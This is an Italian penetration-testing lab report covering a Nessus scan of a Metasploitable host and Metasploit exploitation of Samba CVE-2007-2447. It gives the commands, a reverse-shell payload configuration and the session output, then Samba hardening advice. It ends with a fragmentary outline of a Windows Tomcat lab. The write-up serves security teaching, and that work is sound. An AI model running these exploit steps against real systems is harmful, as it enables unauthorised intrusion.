
La fase finale e critica della preparazione dell'ambiente è consistita nella validazione della connettività di Livello 3 (Rete) tra i due host. Questo passaggio rappresenta un **go/no-go fondamentale**: l'eventuale fallimento di questa comunicazione renderebbe impossibile qualsiasi scansione di rete da parte di Nessus.

Per eseguire la verifica, dall'host di scansione (Kali Linux), che come mostrato dall'output del comando ifconfig possedeva l'indirizzo IP , è stato utilizzato il comando **ping**. Questo strumento è stato impiegato per inviare una serie di pacchetti **ICMP Echo Request** verso l'indirizzo IP statico precedentemente configurato sull'host target , ovvero 192.168.50.150.

L'analisi dei risultati, come documentato nello screenshot, è stata inequivocabilmente positiva:
3 packets transmitted, 3 received, 0% packet loss

OUTPUT

Questo output ha confermato l'esistenza di un percorso di rete valido e la piena raggiungibilità del target. La riuscita del test **ping** attesta che l'host Kali Linux e l'host Metasploitable sono correttamente attestati sulla medesima sottorete e sono in grado di comunicare reciprocamente.



```
(kali㉿kali)-[~]
└─$ ping 192.168.50.150
PING 192.168.50.150 (192.168.50.150) 56(84) bytes of data.
64 bytes from 192.168.50.150: icmp_seq=1 ttl=64 time=4.42 ms
64 bytes from 192.168.50.150: icmp_seq=2 ttl=64 time=2.03 ms
64 bytes from 192.168.50.150: icmp_seq=3 ttl=64 time=2.46 ms
^C
--- 192.168.50.150 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2006ms
rtt min/avg/max/mdev = 2.031/2.969/4.420/1.040 ms
```

Con l'infrastruttura di rete validata e la comunicazione confermata, l'ambiente di laboratorio è da considerarsi pronto e operativo. Si può ora procedere con fiducia alla fase successiva: l'avvio del servizio **Nessus** e l'impostazione della prima scansione di vulnerabilità.

Esecuzione della Scansione di Vulnerabilità (Nessus)

Una volta completata e validata la configurazione di rete dell'ambiente di laboratorio (Host Kali e Host Metasploitable), si è proceduto con l'utilizzo dello scanner di vulnerabilità Nessus per eseguire l'analisi sul target designato.

Avvio del Servizio Nessus


Come operazione preliminare, è stato necessario avviare il servizio di Nessus sull'host di scansione.

L'attivazione del motore di scansione in background è un prerequisito indispensabile per poter accedere e utilizzare l'interfaccia di gestione web.

```
(kali㉿kali)-[~/Desktop]
$ sudo systemctl start nessusd
[sudo] password for kali:
```

Per fare ciò, è stato eseguito il comando *sudo systemctl start nessusd* da terminale, fornendo la password di amministratore per elevare i privilegi.

Accesso all'Interfaccia Web e Creazione Nuova Scansione




Con il servizio Nessus attivo, è stato effettuato l'accesso all'interfaccia di gestione web tramite il browser, navigando all'indirizzo standard <https://localhost:8834>.

Dalla dashboard principale "My Scans", è stato avviato il processo di creazione di una nuova attività di scansione cliccando sul pulsante "+ New Scan", situato nell'angolo superiore destro dell'interfaccia.

Selezione del Template di Scansione

Nessus offre una libreria di template preconfigurati per diversi tipi di audit. Per questa specifica attività di vulnerability assessment, è stato selezionato il template "**Basic Network Scan**".


Questo modello è ideale per una valutazione completa e approfondita delle vulnerabilità di rete su un host, in grado di identificare servizi, porte aperte e un vasto range di esposizioni di sicurezza.



Configurazione dei Parametri di Scansione

Successivamente, è stato configurato i parametri essenziali della scansione nella scheda "**Settings**":

- **Name:** Assegnato un nome descrittivo e univoco alla scansione, "**metasploite**", per una facile identificazione nei report.
- **Targets:** Nel campo "**Targets**", è stato inserito l'indirizzo **IP dell'host Metasploitable**, che era stato precedentemente configurato e validato.



The screenshot shows the Metasploite web interface with the 'History' tab selected. There is one history entry. The table shows the following information:

Start Time	Last Scanned	Status
Current Today at 3:54 AM	N/A	Running

Scan Details

- Policy: Basic Network Scan
- Status: Running
- Severity Base: CVSS v3.0
- Scanner: Local Scanner
- Start: Today at 3:54 AM

Avvio e Monitoraggio della Scansione


Dopo aver salvato la configurazione, ho avviato la scansione. L'interfaccia web è passata alla schermata di monitoraggio dell'attività, mostrando lo stato della scansione come "**Running**". Questo ha indicato che Nessus stava attivamente sondando l'host target () per enumerare i servizi ed eseguire i test di vulnerabilità.

Analisi dei Risultati

Al termine del processo di scansione, Nessus ha aggregato i risultati in un report riassuntivo. L'analisi sull'host ha rivelato un quadro di sicurezza significativamente compromesso.

Come mostra l'output, è stato identificato un totale di **61 vulnerabilità**. Queste sono state classificate per livello di severità (basato su CVSS), evidenziando la presenza di:

- **9 vulnerabilità Critiche (Critical)**
- **5 vulnerabilità Alte (High)**
- **24 vulnerabilità Medie (Medium)**
- **8 vulnerabilità Basse (Low)**



Fase di Exploitation: Utilizzo di Metasploit Framework

L'esecuzione della scansione Nessus ha concluso la fase di Information Gathering e Vulnerability Analysis, fornendo un quadro tattico chiaro. L'analisi ha enumerato **61 vulnerabilità totali** sull'host, con un'alta concentrazione di problematiche di sicurezza, incluse **9 di livello Critico**.

Questa fase si concentra sull'utilizzo di tali informazioni per ottenere un accesso non autorizzato al sistema target, validando così l'impatto reale delle vulnerabilità identificate.


Triage delle Vulnerabilità e Scelta del Vettore d'Attacco

Dopo aver completato con successo l'analisi delle vulnerabilità con Nessus, il passo logico successivo nel processo di penetration testing è la fase di **exploitation**. Questa fase consiste nello sfruttare attivamente una delle debolezze identificate per ottenere un accesso non autorizzato al sistema.

Per questa operazione, ho impiegato il **Metasploit Framework**, lo strumento d'elezione per questa attività.

L'obiettivo specifico era sfruttare una vulnerabilità nota e di impatto critico nel servizio Samba della macchina Metasploitable: la "**Samba 'username map script' Command Execution**" (correlata alla CVE-2007-2447), che permette l'esecuzione di comandi arbitrari da remoto.

Avvio di Metasploit e Ricerca del Modulo



A screenshot of a terminal window titled '(kali㉿kali)-[~]'. The window shows the command 'msfconsole' being typed. Below the command, a tip from Metasploit is displayed: 'Metasploit tip: Open an interactive Ruby terminal with irb'.

L'operazione ha avuto inizio con l'avvio della console di Metasploit tramite il comando `msfconsole`. Questo comando carica l'interfaccia principale del framework, che dà accesso a un vasto database di moduli, inclusi exploit, payload e strumenti ausiliari.

Una volta all'interno dell'interfaccia, è stato necessario individuare il modulo di exploit corretto. Utilizzato il comando `search usermap_script` per filtrare l'esteso database di Metasploit. La ricerca ha immediatamente restituito il modulo desiderato: `exploit/multi/samba/usermap_script`. È importante notare che questo modulo è classificato con un "Rank" **excellent**, indicando un'altissima affidabilità e probabilità di successo.

```
msf6 > search usermap_script
Matching Modules
=====
#  Name
-
0  exploit/multi/samba/usermap_script  2007-05-14    excellent  No   Samba "username map script" Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/samba/usermap_script
```

Caricamento dell'Exploit e del Payload

Identificato il modulo, è stato caricato nel contesto di lavoro attivo tramite il comando `use exploit/multi/samba/usermap_script`. Questo comando "arma" l'exploit, preparandolo per la configurazione. Il prompt è cambiato in `msf6 exploit(...) >`, a conferma che il modulo è ora pronto per essere configurato.

L'output ha anche mostrato che Metasploit ha automaticamente selezionato un **payload** (un carico utile) di default: `cmd/unix/reverse_netcat`. Il payload è il codice che verrà eseguito sulla macchina vittima *dopo* che l'exploit avrà avuto successo; l'exploit è la "chiave" che apre la porta, il payload è "ciò che si fa" una volta dentro. Questo specifico payload è una "**reverse shell**".

Si tratta di una tecnica fondamentale: invece di tentare di connettersi *dall'*attaccante *alla vittima*, questo payload fa sì che sia la macchina vittima a iniziare una connessione *indietro* verso l'attaccante.

```
msf6 > use exploit/multi/samba/usermap_script
[*] Using configured payload cmd/unix/reverse_netcat
```

Configurazione dei Parametri di Attacco

Questa è la fase di configurazione critica, dove l'exploit viene adattato al nostro ambiente di laboratorio specifico.

Impostate tre opzioni fondamentali:

1. **set RHOSTS 192.168.50.150**: La variabile **RHOSTS** definisce il **bersaglio**. Con questo comando, ho indicato a Metasploit l'indirizzo IP della macchina Metasploitable che intendeva attaccare.
2. **set LHOST 192.168.50.100**: La variabile **LHOST** definisce l'**attaccante**. È un parametro vitale per la *reverse shell*, poiché dice al payload su quale indirizzo IP deve connettersi una volta eseguito sulla vittima.
3. **set LPORT 5555**: La variabile **LPORT** definisce la **porta locale** sulla macchina attaccante. Specifica su quale porta Metasploit deve mettersi in ascolto per "catturare" la connessione di ritorno dalla vittima.

```
) > set RHOSTS 192.168.50.150
) > set LHOST 192.168.50.100
) > set LPORT 5555
```

Esecuzione dell'Attacco e Ottenimento della Shell

Con tutti i parametri configurati, **ho lanciato** l'attacco completo con il comando exploit.

Questo singolo comando ha orchestrato l'intera sequenza:

1. Metasploit ha prima avviato un "handler" (un gestore) sulla macchina Kali, mettendosi in ascolto sulla porta 5555.
2. Ha poi inviato il pacchetto di exploit malevolo al target (RHOSTS).
3. Il servizio Samba vulnerabile sulla macchina vittima ha ricevuto l'exploit e ha **eseguito il payload**.
4. Il payload (la *reverse shell*) si è attivato sulla vittima e ha iniziato una connessione TCP *in uscita* verso l'IP dell'attaccante (LHOST) sulla porta specificata (LPORT).
5. L'handler di Metasploit ha intercettato questa connessione in entrata, stabilendo la sessione.

Il messaggio **Command shell session 1 opened** ha confermato il successo. A quel punto, è stata ottenuta una shell remota. I comandi ifconfig (visibili nello screenshot) e altri comandi successivi venivano eseguiti direttamente sulla macchina vittima, confermando la piena compromissione del sistema.

Dimostrazione

```
msf6 exploit(multi/samba/usermap_script) > exploit
[*] Started reverse TCP handler on 192.168.50.100:5555
[*] Command shell session 1 opened (192.168.50.100:5555 → 192.168.50.150:51967) at 2025-11-10 09:22:00 -0500

ifconfig
eth0      Link encap:Ethernet HWaddr 08:00:27:8d:fe:82
          inet addr:192.168.50.150 Bcast:192.168.50.255 Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe8d:fe82/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:17995 errors:0 dropped:0 overruns:0 frame:0
          TX packets:13476 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:2055494 (1.9 MB) TX bytes:1962199 (1.8 MB)
          Base address:0xd020 Memory:f0200000-f0220000

lo       Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING MTU:16436 Metric:1
          RX packets:288 errors:0 dropped:0 overruns:0 frame:0
          TX packets:288 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:104477 (102.0 KB) TX bytes:104477 (102.0 KB)
```

Raccomandazioni

01

L'avvenuta compromissione del sistema tramite la vulnerabilità **CVE-2007-2447** non deve essere vista come un incidente isolato. È, piuttosto, il sintomo evidente di una serie di carenze sistemiche che includono una gestione delle patch inefficace, configurazioni di servizio non sicure e una debole architettura di rete. Per sanare la falla specifica e, più in generale, per elevare la *security posture* dell'infrastruttura, è necessario adottare un approccio multi- livello.

02

La **soluzione immediata** e più diretta consiste nell'**hardening della configurazione** del servizio Samba. L'exploit, infatti, fa leva su una direttiva obsoleta e pericolosa presente nel file smb.conf. La riga `username map script = ...` è un residuo di vecchie implementazioni che affida l'autenticazione a uno script esterno, creando un vettore perfetto per attacchi di *command injection*. Semplicemente **commentando o rimuovendo questa riga** dal file di configurazione e riavviando il servizio, il vettore d'attacco immediato viene neutralizzato.

03

Questa è tuttavia una misura palliativa. Il problema fondamentale risiede nella **versione del software obsoleta**. La vulnerabilità sfruttata risale al 2007; la sua presenza oggi indica che il server non riceve aggiornamenti da anni. Di conseguenza, l'azione correttiva più importante è implementare un rigoroso **patch management**. È imperativo **aggiornare il pacchetto Samba** all'ultima versione stabile disponibile. Questo singolo aggiornamento non solo risolverà la CVE-2007-2447, ma anche innumerevoli altre vulnerabilità (come la "Badlock" e altre) scoperte nell'ultimo decennio, eliminando rischi che forse non sono ancora stati identificati.

04

Oltre all'aggiornamento, è fondamentale adottare un approccio di "**difesa in profondità**" (**Defense-in-Depth**), partendo da una domanda semplice: perché l'host attaccante poteva comunicare liberamente con la porta del servizio Samba? In una rete ben progettata, ciò non dovrebbe accadere. È necessario implementare la **segmentazione della rete** e regole **firewall** restrittive (sia a livello di rete che di host, ad esempio tramite iptables o ufw). L'accesso a servizi critici come Samba o SSH deve essere negato di default e consentito (tramite *whitelist*) solo a quegli specifici host che ne hanno una legittima necessità operativa, applicando così il **principio del minimo privilegio**.

Misure correttive finali

Queste misure correttive portano a una considerazione strategica più ampia. La presenza stessa di un sistema operativo **End-of-Life** (come Metasploitable, che simula questa condizione) è il rischio di fondo. L'organizzazione deve passare da un modello di sicurezza reattivo a uno proattivo, istituendo un programma di **vulnerability management** ciclico. Le scansioni Nessus non devono essere un evento straordinario, ma un'attività di routine pianificata per scoprire le falle *prima* che lo faccia un attaccante. Questo, combinato con una chiara politica di **decommissioning** (dissmissione) per i sistemi non più supportati, è l'unico modo per garantire una postura di sicurezza sostenibile e resiliente nel tempo.

Conclusione Esecutiva

L'attività di penetration testing condotta sull'host target ha portato alla luce criticità di sicurezza di livello massimo. L'analisi ha confermato la presenza di una vulnerabilità nota di **Esecuzione di Comandi da Remoto (RCE)** nel servizio Samba (CVE-2007-2447). Questa falla di sicurezza non è teorica: **è stata attivamente sfruttata** durante il test. Utilizzando **Metasploit Framework**, è stato possibile ottenere un **accesso amministrativo completo** al server. Questo risultato dimostra in modo inequivocabile che l'asset analizzato è **attualmente esposto a una compromissione totale**. Un utente malintenzionato in possesso di queste informazioni può, in questo preciso momento, prendere il controllo completo del server, esfiltrare dati sensibili, utilizzarlo come testa di ponte per attacchi laterali verso altri sistemi della rete, o renderlo completamente inutilizzabile.

Si ribadisce l'urgenza di implementare **immediatamente** le misure di mitigazione e le azioni correttive descritte nella sezione precedente di questo report per sanare la vulnerabilità e prevenire un incidente di sicurezza catastrofico.

EXPLOIT WINDOWS CON METASPLOIT

Obiettivi
L'obiettivo primario di questa valutazione era simulare un attacco mirato contro l'infrastruttura di laboratorio, specificamente contro l'host target 192.168.200.200 (windows)

Configurazione ambiente
La corretta esecuzione di un *Vulnerability Assessment* impone, come requisito fondamentale, la predisposizione di un ambiente di laboratorio configurato in modo meticoloso



Validazione della Connettività (Test ICMP)

La fase finale e critica della preparazione dell'ambiente è consistita nella validazione della connettività di Livello 3 (Rete) tra i due host. Questo passaggio rappresenta un *go/no-go* fondamentale:

Conclusione Esecutiva

L'attività di penetration testing condotta sull'host target ha portato alla luce criticità di sicurezza di livello massimo.

Obiettivi

In un ambiente Windows 10 potrebbero esserci servizi che possono risultare vulnerabili ad attacchi exploit. Lo studente deve avviare questi servizi e procedere con un **Vulnerability Scanning** di base utilizzando Nessus sulla macchina Windows 10. Dopo la scansione, è necessario aprire una sessione con metasploit ed eseguire un exploit sul servizio **TomCat**.

Requisiti per il laboratorio del Giorno 5:

La macchina Kali Linux deve avere l'IP **192.168.200.100**, mentre la macchina Windows deve avere l'IP **192.168.200.200**. Inoltre, è importante configurare la porta di ascolto della payload alla porta **7777**.

EVIDENZE LABORATORIO GIORNO 5:

Una volta ottenuta una sessione Meterpreter, eseguite una fase di test per confermare di essere sulla macchina target. Recuperate le seguenti informazioni:

